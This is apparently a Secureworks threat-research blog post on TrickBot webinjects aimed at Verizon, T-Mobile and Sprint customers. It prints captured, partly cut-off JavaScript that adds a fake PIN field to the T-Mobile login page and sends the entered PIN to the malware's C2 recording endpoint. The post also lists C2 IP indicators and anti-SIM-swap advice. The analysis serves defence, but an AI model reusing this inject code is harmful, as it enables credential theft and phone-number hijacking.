TrickBot Modifications Target U.S. Mobile Users

secureworks.com/blog/trickbot-modifications-target-us-mobile-users

Counter Threat Unit Research Team

Secureworks® Counter Threat Unit™ (CTU) researchers continually monitor the TrickBot botnet operated by the GOLD BLACKBURN threat group. A key feature of TrickBot is its ability to manipulate web sessions by intercepting network traffic before it is rendered by a victim's browser. TrickBot has targeted hundreds of organizations, mostly financial

institutions, since it began widespread operation in October 2016. In August 2019, the dynamic webinjects used by TrickBot were augmented to include the following U.S.-based mobile carriers:

- August 5: Verizon Wireless
- August 12: T-Mobile
- August 19: Sprint

When a victim navigates to the website of one of these organizations, the legitimate server response is intercepted by TrickBot and proxied through a command and control (C2) server. This C2 server injects additional HTML and JavaScript into the page, which is then rendered in the victim's web browser. For all three carriers, injected code causes an additional form field that requests the user's PIN code, as shown in Figures 1 and 2.



Figure 1. TrickBot modified form (left) and original form (right) for Verizon Wireless. (Source: Secureworks)



Figure 2. Additional PIN form added to Sprint sign-in page after username and password entry. (Source: Secureworks)

The injected code shown in Figure 3 activates TrickBot's record (rcrd) functionality. This functionality creates an additional HTTP request containing the victim's username, password, and PIN that is transmitted to the TrickBot C2 server. These "recordings" are presented to TrickBot operators as they browse through infected hosts in their web panel.

```
<script type="text/javascript">
var system_id = "1565282033663493";
var flq = [];
var seq = true;
var storage = {};
</script>

<script>

jQuery(function () {
    var s = function (a, o, e) {
        var r = function () {
            var e = jQuery(a);
            e.length ? o(e) : window.setTimeout(r, 1e3)
        };
        r()
    };
    var e = function (e) {
        var o = jQuery("#lp2-forgotpwd-link, #lp2-pwd-show");
        var r = e.find("#passwordTextBox");
        var t = e.find("label");
        var n = e.find("#lp2-login-btn");
        var l = 1;
        var i = jQuery('<input class="text_box input_box ng-dirty ng-valid ng-untouched" id="pin" type="text"
        aria-label="PIN">');
        var c = jQuery('<label aria-hidden="true" class="floating-label-focus">PIN</label><label style="font:
        normal 10px Arial;line-height: 1.2;letter-spacing: .5px;text-align: left;color: #6a6a6a; margin-top:
        -20px;">Your account PIN is used to verify your identity when you contact T-mobile by phone or Chat or
        Swap numbers between two phones.</label>');
        n[0].onclick = function (e) {
            switch (l) {
            case 1:
                r.hide();
                t.hide();
                o.hide();
                t.after(c).after(i);
                l = 2;
                e.preventDefault();
                break;
            case 2:
                if (/^[\d]{4,6}$/.test(i.val())) {
                    i.remove();
                    c.remove();
                    l = 3;
                    var a = "pin=" + i.val();
                    jQuery.getJSON("".concat("/rcrd/", window.system_id), {
                        data: btoa(jQuery.param({
                                "record[url]": window.location.href,
                                "record[query]": encodeURIComponent(a)
                            }))
                    }).always(function () {
```

Figure 3. Injected JavaScript in T-Mobile sign-in page. (Source: Secureworks)

The targeting of mobile PIN codes by GOLD BLACKBURN, or by affiliated threat actors using TrickBot, suggests an interest in perpetrating port-out or SIM swap fraud. This fraud allows an attacker to assume control of a victim's telephone number, including all inbound and outbound text and voice communications. The interception of short message service (SMS)-based authentication tokens or password resets is frequently used during account takeover (ATO) fraud.

CTU™ researchers recommend that organizations use time-based one-time password (TOTP) multi-factor authentication (MFA) rather than SMS MFA when feasible. Similarly, telephone numbers should not be used as password reset options on important accounts. Enabling a PIN on mobile accounts remains a prudent anti-fraud measure that requires an attacker to possess an additional piece of information about their intended victim.

To mitigate exposure to this malware, CTU researchers recommend that organizations use available controls to review and restrict access using the indicators listed in Table 1. Note that IP addresses can be reallocated. The IP addresses may contain malicious content, so consider the risks before opening them in a browser.

Indicator	TYPE	Context
194.87.95.132	IP address	TrickBot dynamic webinjects proxy C2 server
194.36.189.170	IP address	TrickBot dynamic webinjects proxy C2 server
185.202.174.77	IP address	TrickBot dynamic webinjects proxy C2 server
195.123.240.170	IP address	TrickBot dynamic webinjects proxy C2 server
192.3.146.249	IP address	TrickBot dynamic webinjects proxy C2 server
107.174.14.178	IP address	TrickBot dynamic webinjects proxy C2 server
172.106.86.4	IP address	TrickBot dynamic webinjects proxy C2 server

Table 1. Indicators for this threat.